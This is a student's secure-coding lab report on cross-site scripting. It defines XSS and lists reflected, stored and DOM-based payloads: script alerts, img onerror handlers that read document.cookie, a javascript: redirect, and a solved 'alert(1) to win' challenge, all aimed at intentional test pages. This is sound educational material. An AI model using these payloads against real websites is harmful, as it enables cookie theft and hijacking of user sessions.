NAME : KHUSHAL

KHARE

REG NO : 18BCE7036

SECURE CODING 2010
LAB - 5

XSS

How secure is coding related to XSS?

Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. It allows an attacker to circumvent the same origin policy, which is designed to segregate different websites from each other.

Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

XSS Reflected

\<br\>Yandex\</br\>

\<div style=color:Ruby\>vision\</div\>

\<script\>alert("SOMETHING IS BIZZARRE!!!")\</script\>

XSS Stored

`<img src=x onerror="alert('Look who is there hacked by own tools');"`

XSS DOM

http://brutelogic.com.br/tests/sinks.html

http://brutelogic.com.br/tests/sinks.html?name=VISION <img src onerror=alert(document.cookies)>

http://brutelogic.com.br/tests/sinks.html?redir=javascript:alert(101)

Hello, vision!

Hello, vision!

brutelogic.com.br says

OK

brutelogic.com.br/tests/sinks.html?name=vision<img%20src=x%20onerror=alert(document.cookie)>

Hello, guest!

brutelogic.com.br says

101

OK

alert(1) to win

The code below generates HTML in an unsafe way. Prove it by calling `alert(1)`.

```
function escape(s) {
  return '<script>console.log("'+s+'");</script>';
}
```

Input 13

```
");alert(1)//
```

Output Win!

```
<script>console.log("");alert(1)//");</script>
```

Rate this level: ★★★★★

alienwhatever	Lol	? 12	Firefox/78
Ridium	Nice and easy	? 12	Mob
Teste		? 12	Firefox/85
wojdll		? 12	Mob
Overlord		? 12	Firefox/78
damjan		? 12	Mob
markus	123	? 12	Firefox/84
xyz	qwerty	? 12	Chrome/83
papjm		? 12	Firefox/81
cool	cool	? 12	Safari/605

Warmup (13)
Adobe
JSON